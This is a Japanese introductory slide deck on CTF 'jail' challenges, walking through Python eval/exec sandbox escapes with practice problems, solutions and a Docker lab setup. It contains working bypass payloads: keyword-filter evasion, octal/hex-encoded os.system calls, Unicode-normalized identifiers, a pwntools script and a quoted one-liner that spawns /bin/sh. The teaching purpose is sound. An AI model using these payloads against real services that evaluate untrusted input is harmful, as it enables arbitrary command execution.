CTF Jail問 入門

2023/08/25 @saltybyte

話すこと

- 今回の目的
- CTFのJail問とは
- Python Jail
  - 問題を解いてみる
- まとめ

目的

目的

- CTFやる人を増やす。
- 難しい問題ばかりでは無いことを知ってもらう。
    - CTFの問題の一つJail問について話す。

Jail問ってどんなの？

こんなの

```python
#!/usr/local/bin/python
import sys

code = input("Input: ")
sys.stdin.close()

checks = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ."
if any(c in code for c in checks):
    print("Forbidden")
    exit()

eval(code)
```

【問題】

問題サーバにアクセスして、
/flagの中身を取得してください。

nc 127.0.0.1 5000

Jail問とは？AIに聞いてみた

- Bing AI
  - CTFのJail問とは、Webサーバー上にある特定のファイルやディレクトリにアクセスすることを目的とした問題です。Jailという名前は、Webサーバーが独自の隔離された環境（jail）にあることを意味します。
- ChatGPT 3.5
  - Jail問題は、セキュリティ的な脆弱性やテクニックを使用して、仮想的な"刑務所"（jail）や"独房"と呼ばれる閉じられた環境から脱出することを目指すものです。
- Bard
  - CTFのJail問は、参加者が仮想マシンにログインし、そのマシンからフラグを取得する問題です。この問題では、参加者は仮想マシンの脆弱性を悪用してアクセス権を獲得し、フラグを取得する必要があります。


Jail問とは？

- 簡単に言うと・・・

  いろいろな**制限**がある中で、任意のコマンド実行（または、与えられた条件の達成）を目指す問題。

- Jail：刑務所、監獄、etc.
- Jailbreak：脱獄

CTFジャンルで言うと



CTFジャンルで言うと

出題傾向

- 対象
  - Python、PHP、Bash、RBash(Restricted Bash)、等いろいろ
  - Pythonの出題が多い気がする。
- 過去問
  - https://ctftime.org/tasks/?tags=jail&hidden-tags=jail

どんな制限あるの？

- アルファベット禁止
- 数値禁止
- 特定の関数禁止
- 特定の関数のみOK
- 特定の文字列禁止

  etc.

Python Jail

注意事項

- 特に指定が無い限り、**Python 3系**で説明します。
- 比較的簡単な問題を取り扱います。
- 本スライドの問題は確認があまりできていないので、複数解き方があると思います。

考え方1

文字列を評価・実行する関数

- eval()
  - 第1引数を式として評価する。
  - 第2引数としてグローバルな名前空間を指定する。
  - 第3引数としてローカルな名前空間を指定する。
  - 戻り値は評価した結果。
- exec()
  - 第1引数を文として実行する。
  - 第2引数としてグローバルな名前空間を指定する。
  - 第3引数としてローカルな名前空間を指定する。
  - 第4～6引数もある。
  - 戻り値はNone。

eval

- Python 式 (技術的には条件リスト) として解析および評価される。
- 引数
  - eval(expression, globals=None, locals=None)
- 呼び出し例
  - eval('print("test"))')
  - eval('print(x)', {}, {'x':1})
- importや変数宣言等はできない。
  - eval('x=1') は、SyntaxErrorとなる。

https://docs.python.org/3/library/functions.html#eval

exec


- Python コードを動的実行する。
- 引数
  - exec(object, globals=None, locals=None, /, *, closure=None)

    ※closureは Python 3.11 で追加された。
- 呼び出し例
  - exec('print("test"))')
  - exec('a=10;print(a+b+c)', {'c':100}, {'b':2})

https://docs.python.org/3/library/functions.html#exec

目指す形1

- 以下のような文字列がexecやevalで実行できれば、コマンドが動く！
  - __import__("os").system("cat /flag")
  - sys.modules["os"].system("cat /flag")
  - open("/flag").read()



例） cmd = '__import__("os").system("cat /flag")'

eval(cmd)

=> 「cat /flag」コマンドが実行される。

https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes

問題1

問題1

```
#!/usr/local/bin/python
import sys

code = input("Input: ")
sys.stdin.close()

checks = ["sys","exec","eval","getattr","import","open","flag"]
for c in checks:
    code = code.replace(c, "")

eval(code)
```

【問題】

問題サーバにアクセスして、
/flagの中身を取得してください。

nc 127.0.0.1 5000

問題1

```
#!/usr/local/bin/python
import sys

code = input("Input: ")    ← 入力値を受け取る。
sys.stdin.close()

checks = ["sys","exec","eval","getattr","import","open","flag"]
for c in checks:                                    ← 特定の文字列を削除する。
    code = code.replace(c, "")

eval(code)    ← 削除後の文字列を評価する。
```

問題1：考え方

```
checks = ["sys","exec","eval","getattr","import","open","flag"]
for c in checks:
    code = code.replace(c, "")
```

- 入力値に対して、一度のみ削除処理をかけている。

  ⇒ 入力値が「sysyss」だとどうなる?

問題1：解答例

```
__imimportport__('os').ssysystem('cat /fflaglag')
```

- 削除後の文字列が「__import__('os').system('cat /flag')」となる。
- 別解：
  - 除外されていない関数でflagを呼び出せるかも。
  - または、問題2の解法を使う。

考え方2

Built-in Functions

- 特にImportしなくても使える関数群。
  - 例）abs()、len()、getattr()
- 公式ページに各関数の引数、使い方が書いてある。
  - https://docs.python.org/3/library/functions.html

解く際のヒント

- ローカルで試す。
  - デバッグしやすい。
  - 他の人に迷惑がかからない。
- 目指す形を意識する。
  - OSコマンドでフラグを取得したいなら、__import__("os").system("cat /flag") とか。
- 過去のCTFで出された問題のWriteupを見る。
  - 同じ問題が出ていることはまれだが、考え方のヒントにはなる。
  - 自分(or 誰か)のためになるので、解いた問題はWriteupを書こう！

目指す形2

- Octal
  - exec("\137\137\151\155\160\157\162\164\137\137\50\47\157\163\47\51\56\163\171\163\164\145\155\50\47\143\141\164\40\57\146\154\141\147\47\51")

```
>>> cmd = "__import__('os').system('cat /flag')"
>>> print(''.join([oct(ord(c)).replace('0o','\\') for c in cmd]))
```

- Hex
  - exec("\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x6f\x73\x27\x29\x2e\x73\x79\x73\x74\x65\x6d\x28\x27\x63\x61\x74\x20\x2f\x66\x6c\x61\x67\x27\x29")

```
>>> cmd = "__import__('os').system('cat /flag')"
>>> print(''.join([hex(ord(c))[1:].replace('x','\\x') for c in cmd]))
```

Unicode正規化

- Pythonでは非ASCIIの識別子が使われている場合、Unicode正規化されて標準的な形式に変換されて扱われる。
- 例）e (U+0065) と e (U+1D452)

```
>>> "e"=="ℯ"
False
>>> ℯval("print('test')")
test
```

```
>>> e
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'e' is not defined
>>> ℯ=10
>>> e*e
100
```

https://ja.wikipedia.org/wiki/Unicode%E6%AD%A3%E8%A6%8F%E5%8C%96
https://www.asahi-net.or.jp/~ax2s-kmtn/ref/unicode/u1d400.html#is

Unicode正規化

- Unicode正規化を能動的にしたい場合は、unicodedataモジュールを使う。
- normalize()で正規化できるが、指定する形式によって結果は異なる。
  - 'NFC'、'NFKC'、'NFD'、'NFKD'が指定可能。

```
>>> import unicodedata
>>> data = "e𝑒∈"
>>> unicodedata.normalize("NFC", data)
'e𝑒∈'
>>> unicodedata.normalize("NFKC", data)
'eee'
```

詳細は以下のURLを参照。
https://docs.python.org/ja/3/library/unicodedata.html

問題2

冒頭の問題

```python
#!/usr/local/bin/python
import sys

code = input("Input: ")
sys.stdin.close()

checks = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ."
if any(c in code for c in checks):
    print("Forbidden")
    exit()

eval(code)
```

【問題】

問題サーバにアクセスして、
/flagの中身を取得してください。

nc 127.0.0.1 5000

冒頭の問題

```
#!/usr/local/bin/python
import sys

code = input("Input: ")
sys.stdin.close()

checks = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ."
if any(c in code for c in checks):
    print("Forbidden")
    exit()

eval(code)
```

← アルファベットか.が含まれていたら処理が終了する。

問題2：考え方

```
checks = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ."
if any(c in code for c in checks):
    print("Forbidden")
    exit()
```

- アルファベットを使わずに関数として認識させるには？

問題2：解答例

```
eval
("\137\137\151\155\160\157\162\164\137\137\50\47\157\163\47\51\
56\163\171\163\164\145\155\50\47\143\141\164\40\57\146\154\141\
147\47\51")
```

- 「*eval*」は「eval」と異なるため、そのまま実行される。
- 「*eval*」はUnicode正規化によって、「eval」として扱われる。
- evalの中身は、Octalで書かれた「__import__('os').system('cat /flag')」。

問題2：別解例

```
#!/usr/local/bin/python
from pwn import *
io = remote('127.0.0.1', 5000)
msg = io.recvuntil(b'Input: ')
cmd = "__import__('os').system('cat /flag')"
payload = '+'.join([f"chr({str(ord(c))})" for c in cmd])
io.sendline(f"eval({payload})")
io.interactive()
```

eval(chr(95)+chr(95)+chr(105)+chr(109)+chr(112)+chr(111)+chr(114)+chr(116)+chr(95)+chr(95)+chr(40)+chr(39)+chr(111)+chr(115)+chr(39)+chr(41)+chr(46)+chr(115)+chr(121)+chr(115)+chr(116)+chr(101)+chr(109)+chr(40)+chr(39)+chr(99)+chr(97)+chr(116)+chr(32)+chr(47)+chr(102)+chr(108)+chr(97)+chr(103)+chr(39)+chr(41)) を送るが、直コピペだと文字がうまく送信されない。

考え方3

複数処理

- execで複数の処理をしたい場合、「;」や「\n」が使える。
  - exec("cmd='cat /flag';__import__('os').system(cmd)")
  - exec("cmd='cat /flag'\n__import__('os').system(cmd)")
- evalで複数の処理をしたい場合、「and」や「or」等でがんばる。

  「exec」を呼ぶもあり。
  - eval('print(1) or print(2)')
  - eval('exec("print(1);print(2)")')

https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes

関数の書き換え

- 複数関数が使われている場合、関数を書き換えることができるかも。
    - test = lambda x: x

      test('breakpoint()')

暗黙の型変換

- 文字と記号で数値を表せる。

```
>>> a = True
>>> b = False
>>> a+b
1
>>> a+a
2
```

組み合わせ

- 組み合わせ次第でいろいろできる。
  - [y:=().__class__.__base__.__subclasses__()[84]().load_module('builtins'),y.__import__('signal').alarm(0),y.exec("import\x20os,sys\nclass\x20X:\n\tdef\x20__del__(self):os.system('/bin/sh')\n\nsys.modules['pwnd']=X()\nsys.exit()", {"__builtins__":y.__dict__})]

https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes#operators-and-short-tricks

問題3

問題3

```
#!/usr/local/bin/python
import unicodedata
from flag import flag

code = unicodedata.normalize('NFKC', input("Input: "))
checks = "0123456789fit.\\[]()_"
if any(c in code for c in checks):
    print("Forbidden")
    exit()

exec(code)

if len(code):
    print("Access Denied")
    exit()

print(flag)
```

【問題】

問題サーバにアクセスして、
flagの中身を取得してください。

nc 127.0.0.1 5000

問題3

```
code = unicodedata.normalize('NFKC', input("Input: "))
checks = "0123456789fit.\\[]()_"
if any(c in code for c in checks):
    print("Forbidden")
    exit()

exec(code)

if len(code):
    print("Access Denied")
    exit()

print(flag)
```

← Unicode正規化されている。

← 一部の文字が使えない。

← なぜか一番最後で実行していない。

← code (=入力値) の文字長が1以上だと処理が終了する。

問題3：考え方

```
exec(code)

if len(code):
    print("Access Denied")
    exit()
```

- 一般的な問題はexec関数が最後に来るが、途中にあるということは？
- if がFalseになる条件を考える。
- 最後に適するコードを文字列チェックではじかれないように作る。

問題3：解答例

```
len=lambda x:False
```

- len関数を上書きする。
- len(code) を False(Falsely) にするには、「None」や「''」でも良い。
  - len=lambda x:None
  - len=lambda x:''

問題3：別解例

```
(空文字)
```

- 実は空文字だと、そのまま通る。(作問ミス)

他にもいろいろ

他にもいろいろ

- 特定のBuilt-in関数しか使えない問題。
- 「.」を使わないでコードを組み立てる問題。
- Python 2系を使った問題。

  etc.

Ex問題

問題Ex1

```python
#!/usr/local/bin/python
import unicodedata
import flag

for _ in [flag]:
    try:
        code = unicodedata.normalize('NFKC', input("Input: "))
        checks = "flagexec."
        if any(c in code for c in checks):
            print("Forbidden")
            exit()
        eval(code)
    except Exception as err:
        pass
```

【問題】

問題サーバにアクセスして、
flagの中身を取得してください。

nc 127.0.0.1 5000

問題Ex2

```python
#!/usr/local/bin/python
import unicodedata
import flag

for _ in [flag]:
    try:
        code = unicodedata.normalize('NFKC', input("Input: "))
        checks = "1234567890;[iec]."
        if any(c in code for c in checks):
            print("Forbidden")
            exit()
        eval(code)
    except Exception as err:
        print(err)
```

【問題】

問題サーバにアクセスして、
flagの中身を取得してください。

nc 127.0.0.1 5000

まとめ

まとめ

- Jail問は、制限がある中でコマンドどのように実行するかが問われる。
- いろいろな言語やソフトウェアで出題されている。
- 初心者でも取り組みやすい問題な気がする。
  - 問題のソースがシンプルで目的がはっきりしている（ことが多いかも）。
  - 意外と競技中に調べながらでも何とかなる。
- 解いた問題はWriteupを書こう。

参考

- AmateurCTF 2023 (Censorship / Censorship Lite / Censorship Lite++)
  https://github.com/les-amateurs/AmateursCTF-Public/tree/main/2023/misc/censorship
- TFC CTF 2023 (MY FIRST CALCULATOR)
  https://ctftime.org/event/2034

付録

bash

- スペースが使えない場合
  - cat<flag

参考：Dockerfile

```
FROM pwn.red/jail

COPY --from=python:3.10-slim / /srv
COPY ./main.py /srv/app/run
COPY ./flag /srv/flag
# COPY ./flag.py /srv/app/flag.py
RUN chmod 755 /srv/app/run

ENV JAIL_MEM=30M JAIL_TIME=180
```

参考：start.sh

```
docker build -t jail0825 .
docker run -p 5000:5000 --rm --privileged jail0825
```